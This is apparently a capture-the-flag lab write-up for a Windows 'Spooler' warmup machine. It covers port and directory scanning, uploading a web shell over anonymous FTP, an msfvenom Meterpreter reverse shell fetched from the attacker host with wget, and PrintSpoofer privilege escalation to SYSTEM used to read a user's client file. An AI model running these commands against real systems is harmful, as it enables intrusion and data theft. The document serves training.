Spooler Write-up

Introduction

Spooler warmup requires infiltration of the machine by exploiting a misconfigured service and performing authorization escalation techniques on the machine.

Access Tokens

In the Windows operating system, authentication and authorization processes between users and system processes are of great importance. At the heart of these processes are "Windows Access Tokens".

Windows Access Tokens can be thought of as digital keys that are generated during a user's login process and contain that user's security ID (SID) and the authorizations assigned to it. When a user logs into the system, the system generates this token and uses it as a proof of identity and authorization for the user to access system resources. A user's or a process's access to system resources is determined by the authorizations defined on the token. This plays a critical role in maintaining system security because it prevents unauthorized access by any user or process.

SeImpersonatePrivilege

This privilege allows a process to impersonate another user. It is used especially when communicating between services or performing certain tasks with specific user rights. It is also a privilege that is often targeted in attack scenarios because it allows an attacker to impersonate other users on the system.

SeAssignPrimaryTokenPrivilege

This privilege allows one process to assign the "primary token" of another process. This is typically required for services running on behalf of a user to be able to perform user-specific operations. This privilege is specifically used by system or service accounts.

SeBackupPrivilege

This privilege allows the user to backup files and directories. During this process, file access permissions are not taken into account, so any file can

be backed up. It is critical for security because it can lead to data leaks.

SeRestorePrivilege
It is a complement to SeBackupPrivilege and allows the user to restore files and directories on the system. This privilege also does not take file access permissions into account, so the user can restore almost any file on the system.

SeCreateTokenPrivilege
This privilege allows a process to create new access tokens. This is particularly useful when starting new user sessions or establishing secure communication between services. It is a highly security-critical privilege because its abuse can compromise system security.

SeLoadDriverPrivilege
This privilege is required to be able to install device drivers on the system. It is usually used by system administrators or special services. If abused, it is possible to install a malicious driver on the system, compromising system security.

SeTakeOwnershipPrivilege
A privilege that allows a user to take ownership of any file or object. This allows the user or system administrator to access files or objects that are inaccessible due to access permissions and to change security settings.

SeDebugPrivilege
This privilege allows a process to read and modify the memory of other processes. It is usually used for debugging operations. However, in the hands of an attacker, it can be used to gain control over any process in the system, so it is an extremely security-critical privilege.

Information Gathering


Task 1

Let's start information gathering by performing a port scan on the target machine.

```
root💀hackerbox:~# nmap -sV 172.20.2.168
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 04:44 CDT
Nmap scan report for 172.20.2.168
Host is up (0.0010s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 52:54:00:C3:55:38 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.60 seconds
```

Hedef sistemde **HTTP** ve **FTP** gibi servislerinin çalıştığını ve versiyonlarını tespit ettik. Bilgi toplamak amacıyla web sitesini ziyaret ettiğimizde IIS'in varsayılan sayfası bizi karşıladı.



System Access

Task 2

We can try various ways to access the information requested in the mission, but the surest solution would be to examine the configurations after gaining access to the target system.


```
root💀hackerbox:~# ftp 172.20.2.168
Connected to 172.20.2.168.
220 Microsoft FTP Service
Name (172.20.2.168:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-13-24  02:50PM       <DIR>          aspnet_client
03-13-24  02:19PM                  218 web.config
226 Transfer complete.
ftp> pwd
257 "/" is current directory.
ftp>
```

Among the files shared on FTP are files related to the website. This suggests that the shared FTP directory can also be accessed from the web, so let's run a directory scan on the website.

We can use the **`gobuster`** tool for directory scanning and **`/usr/share/share/wordlists/SecLists/Discovery/Web-Content/directory-list-1.0.txt`** as a wordlist.

```
root💀hackerbox:~# gobuster dir -u http://172.20.2.168 -w /usr/share/wordlists/SecLists/
Discovery/Web-Content/directory-list-1.0.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://172.20.2.168
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-
list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/ftp                 (Status: 301) [Size: 147] [──> http://172.20.2.168/ftp/]
/*                   (Status: 400) [Size: 3420]
/*checkout*          (Status: 400) [Size: 3420]
<SNIP>
Progress: 141708 / 141709 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

After scanning, we discovered the existence of the **`/ftp`** directory on the website, so let's visit it.




In a scenario where we see that we have access to the FTP service and the files shared via FTP can be accessed over the web, we can think of the following; installing a web shell over the FTP service and accessing this shell through the /ftp directory on the web and running commands on the system.

Let's connect to FTP and upload the powershell.aspx file in the link below to the target system. To do this, first copy the codes from the link below and create the relevant file in HackerBox.


Link: POWERshell.aspx

```
root💀hackerbox:~# nano POWERshell.aspx
root💀hackerbox:~# ftp 172.20.2.168
Connected to 172.20.2.168.
220 Microsoft FTP Service
Name (172.20.2.168:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put ./POWERshell.aspx ./POWERshell.aspx
local: ./POWERshell.aspx remote: ./POWERshell.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2082 bytes sent in 0.00 secs (18.2161 MB/s)
```

After uploading the file via FTP, go to the website and refresh the page.



We saw that the file we uploaded has arrived. Now let's get powershell access by clicking on the file we uploaded.



Yes, we ran the **`whoami`** command and saw that we are the **`iis apppool\defaultapppool`** user.

Now let's run the following command to find the file path to the information requested in the task, that is, the folder shared with ftp.

```
Get-ChildItem -Path C:\ -Recurse -Directory -ErrorAction SilentlyContinue -Filter "ftp"
```

Index POWER!webshell>

```
    Directory: C:\inetpub\wwwroot


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/5/2024  10:23 AM                ftp
```

We found that the folder shared by FTP is in the file path **`C:\inetpub\wwwroot`**.

Task 3, Task 4

Let's list the users in the system with the **`Get-LocalUser`** command to get the desired information in the task.

Index POWER!webshell>

```
Name               Enabled Description
----               ------- -----------
Administrator      True    Built-in account for administering the computer/domain
DefaultAccount     False   A user account managed by the system.
Guest              False   Built-in account for guest access to the computer/domain
liam               True    Software support specialist
nora               True
sshd               True
WDAGUtilityAccount False   A user account managed and used by the system for Windows Defender Application Guard scena...
```

liam

We have identified the software support specialist as the **`liam`** user. Let's run the **`net user liam`** command to identify the group of the liam user.

We've identified the **`Liam`** user's group.

Privilege Escalation


Task 5
To access the requested information in the task, we need to elevate authorization because we cannot view the **`C:\users\liam\Desktop\clients`** directory because we do not have authorization.

We will use the **`PrintSpoofer`** attack for privilege escalation. We will use the exploit linked below for this attack.

Link: https://github.com/itm4n/PrintSpoofer
HackerBox Path: /root/Desktop/misc/WindowsPrivilegeEscalation/PrintSpoofer

In order to run this exploit, we need a user with the **`SeImpersonatePrivilege`** token. For this, let's view the privileges of our current user with the **`whoami /priv`** command.

Index POWER!webshell>



Yes, we saw that our current user has the **`SeImpersonatePrivilege`** token.

We also need a reverse shell generated with msfvenom to gain a privileged shell by running this exploit.

First, let's generate the required exe file by running the following command in HackerBox. In the **`lhost`** parameter, the IP address of our HackerBox must be written.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=<listener-ip>
lport=<listener-port> -f exe > meterpreter.exe
```

```
root💀hackerbox:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=172.20.2.160
lport=4444 -f exe > meterpreter-4444.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
root💀hackerbox:~# ls
config   Documents  go                   Music     Postman          Public     Videos
Desktop  Downloads  meterpreter-4444.exe  Pictures  POWERshell.aspx  Templates
```

Now we need to upload this file to the target system. To upload this file to the target system, let's simply stand up an http server with python.

```
root💀hackerbox:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Then download the **`meterpreter-4444.exe`** file we created by running the following command on the target machine.

```
wget http://172.20.2.160:8080/meterpreter-4444.exe -OutFile
C:\Windows\Temp\meterpreter-4444.exe
```

Now let's download the **`PrintSpoofer64.exe`** file in the **`/root/Desktop/misc/WindowsPrivilegeEscalation/PrintSpoofer`** directory. To do this, let's simply use python to create an http server in that directory.

```
root💀hackerbox:~# cd /root/Desktop/misc/WindowsPrivilegeEscalation/PrintSpoofer
root💀hackerbox:/root/Desktop/misc/WindowsPrivilegeEscalation/PrintSpoofer# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Then download the **`PrintSpoofer64.exe`** file we created by running the following command on the target machine.

```
wget http://172.20.2.160:8888/PrintSpoofer64.exe -OutFile
C:\Windows\Temp\PrintSpoofer64.exe
```

Before running this exploit and meterpreter shell we downloaded, let's open msfconsole in our HackerBox and switch to listening mode.

```
root💀hackerbox:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.20.2.160
LHOST ⇒ 172.20.2.160
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.20.2.160:4444
```

Now let's run our exploit with the following command via powershell.

```
C:\Windows\Temp\PrintSpoofer64.exe -i -c "C:\Windows\Temp\meterpreter-4444.exe"
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.20.2.160:4444
[*] Sending stage (201798 bytes) to 172.20.2.168
[*] Meterpreter session 2 opened (172.20.2.160:4444 → 172.20.2.168:50024) at 2024-04-06 05:22:42 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Yes, we were able to increase our privileges, we now have the privileges of the **`NT AUTHORITY\SYSTEM`** user, which has high privileges on the system.

Now we can find the desired first and last name data in the task.

First we will go to the **`C:\users\liam\Desktop\client`**s directory.

```
meterpreter > cd C:\\Users\\liam\\Desktop\\clients
meterpreter > ls
Listing: C:\Users\liam\Desktop\clients
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1025  fil   2024-03-13 12:39:20 -0500  client_4218.txt

meterpreter > cat client_4218.txt
Client ID: 4218
Client Name Surname: Jordan Smith
Date: 2024-03-13

Issue: Customer reported intermittent crashes in the latest software update.

Actions Taken:
- Walked through the error logs with the customer.
- Identified a compatibility issue with their current operating system version.
- Suggested temporary workarounds including running the software in compatibility mode.
- Escalated the issue to the development team for a permanent fix.

Next Steps:
- Follow up with the development team on the progress of the bug fix.
- Update the customer with a timeline for the resolution once available.
- Offer additional support as needed until the issue is fully resolved.

Additional Notes:
- The customer was using an outdated OS version, which may have contributed to the problem.
- Advised the customer to consider an OS update in the meantime for overall performance
improvement.

Customer Feedback:
- The customer appreciated the thorough investigation and the clear communication of next
steps.meterpreter >
```

💪 We were able to access the files of different users by escalating our privileges on the target machine.

-

Congratulations 🙌

✨ You have successfully completed all the tasks in this warmup.